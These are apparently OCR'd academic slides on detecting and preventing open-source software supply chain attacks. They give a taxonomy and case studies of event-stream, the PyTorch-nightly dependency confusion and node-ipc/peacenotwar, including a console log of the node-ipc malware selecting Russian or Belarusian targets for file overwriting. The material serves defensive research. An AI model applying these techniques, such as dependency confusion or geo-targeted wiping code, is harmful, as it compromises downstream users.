
Detection and Prevention of Attacks on Open Source Software Supply Chains

Piergiorgio Ladisa
SAP Security Research, Université de Rennes

Serena Elisa Ponta
SAP Security Research

Matias Martinez
Universitat Politècnica de Catalunya-BarcelonaTech (UPC)


Olivier Barais
Université de Rennes, INRIA/IRISA



Université de Rennes THE BEST RUN SAP

70-90%


“Free and Open Source Software (FOSS) constitutes 70-90% of any given piece of modern software solutions.” [1]



https://www.explainxkcd.com/wiki/index.php/2347:_Dependency


[1] Frank Nagle, James Dana, Jennifer Hoffman, Steven Randazzo, and Yanuo Zhou. 2022. Census II of Free and Open Source Software—Application Libraries. Linux Foundation, Harvard Laboratory for Innovation Science (LISH) and Open Source Security Foundation (OpenSSF) 80 (2022)

What if?



https://www.explainxkcd.com/wiki/index.php/2347:_Dependency

"[…] at the time of writing in September 2023, we have logged **245,032 malicious packages** — meaning in the last year, we've seen the number of malicious packages tripled." [1]



[1] Sonatype, 9th Annual State of the Software Supply Chain, https://www.sonatype.com/hubfs/9th-Annual-SSSC-Report.pdf

Requirements of an OSS Supply Chain attack

1

Spread out

Malware accessible to downstream users

2

Get used

Downstream users engage with malware

3

Get executed

Downstream users eventually execute the malware

Nov 2018
Attack on NPM package `event-stream`

1.5+ million downloads/week, 1600 dependent packages

A malicious user (right9control) asked the original maintainer to give him ownership and succeeded:


Added `flatmap-stream` as malicious dependency

Malicious code only in published NPM package

Malware and decryption only ran in the context of a release build of the bitcoin wallet `copay`

Malware was discovered only by accident

Use of deprecated command resulting in a warning




References:
- https://www.theregister.co.uk/2018/11/26/npm_repo_bitcoin_stealer/
- https://medium.com/intrinsic/compromised-npm-package-event-stream-d47d08605502

December 2022

PyTorch-nightly compromise

Pytorch-nightly pulls its dependencies from its own package index:

- *torchtriton* package was only present in the internal package index and not in PyPI
- External indexes take precedence over internal ones
- Attackers deployed a malicious version of *torchtriton* in PyPI



References:
[1] https://pytorch.org/blog/compromised-nightly-dependency/

March 2022

node-ipc and peacenotwar (CVE-2022-23812)

Version 10.1.1 and 10.1.2 of popular npm module `node-ipc` contained the code deleting file system content of IPs geo-located in Belarus or Russia

Malicious code added in Git [3], but history got re-written

No external attackers, but politicized and disgruntled open-source maintainers

```
root@40033e949e71:/usr/src/goof# node index.js
geo ip request url::
        https://api.ipgeolocation.io/ipgeo
current path:
        ./
up one:
        ../
up two:
        ../../
root:
        /
key from geo ip response to look for:
        country_name
country name to act on:
        russia
country name to act on:
        belarus
json passed into function:
        {"country_name":"russia"}
the country name in the json is one we care about:
        true
the character that will be used to overwrite all files:
        ❤️
```


References:

[1] https://snyk.io/blog/peacenotwar-malicious-npm-node-ipc-package-vulnerability/
[2] https://snyk.io/blog/open-source-npm-packages-colors-faker/
[3] https://github.com/RIAEvangelist/node-ipc/commits/847047cf7f81ab08352038b2204f0e7633449580/dao/ssl-geospec.js
[4] https://www.businessinsider.com/open-source-developers-burnout-low-pay-internet-2022-3
[5] https://github.com/RIAEvangelist/node-ipc/pull/572

Npm Attackers Sneak a Backdoor into Node.js Deployments through Dependencies

May 8th, 2018 9:42am by Lucian Constantin

Alert: peacenotwar module sabotages npm developers in the node-ipc package to protest the invasion of Ukraine

Written by: Liran Tal

December 31, 2022

Compromised PyTorch-nightly dependency chain between December 25th and December 30th, 2022.

by The PyTorch Team


Dependency Confusion: How I Hacked Into Apple, Microsoft and Dozens of Other Companies

The Story of a Novel Supply Chain Attack

451 PyPI packages install Chrome extensions to steal crypto

By Bill Toulas


February 13, 2023



Terminology

Software Supply Chain attack aims at injecting malicious code into software components to compromise downstream users

OSS Supply Chain attack abuse the widespread use of open source as a means for spreading malware



Lack of comprehensive, technology-independent and general description of attacks on OSS supply chains

First steps


Taxonomy a.k.a. “How to compromise an Open-Source component”

Understanding open source supply chain vulnerabilities

(✓) Spread out

(✓) Get used

(✗) ~~Get Executed~~



E.g. PyPI, Maven Central,
npm, arbitrary websites
Project contributors
Project maintainers
Git hosted by, e.g.
GitHub or Apache
Version
Control
clone
Build System
download
dependencies
Distribution
Channel
publish
Developer machine, Travis,
GitHub Actions, etc.
Consumers

SoK: Taxonomy of Open-Source
Software Supply Chain Attacks


Classification and description of all known attack vectors

Based on SLR, real-world attacks, vulnerability disclosures, proof-of-concepts, etc.

Mapped to corresponding high-level safeguards

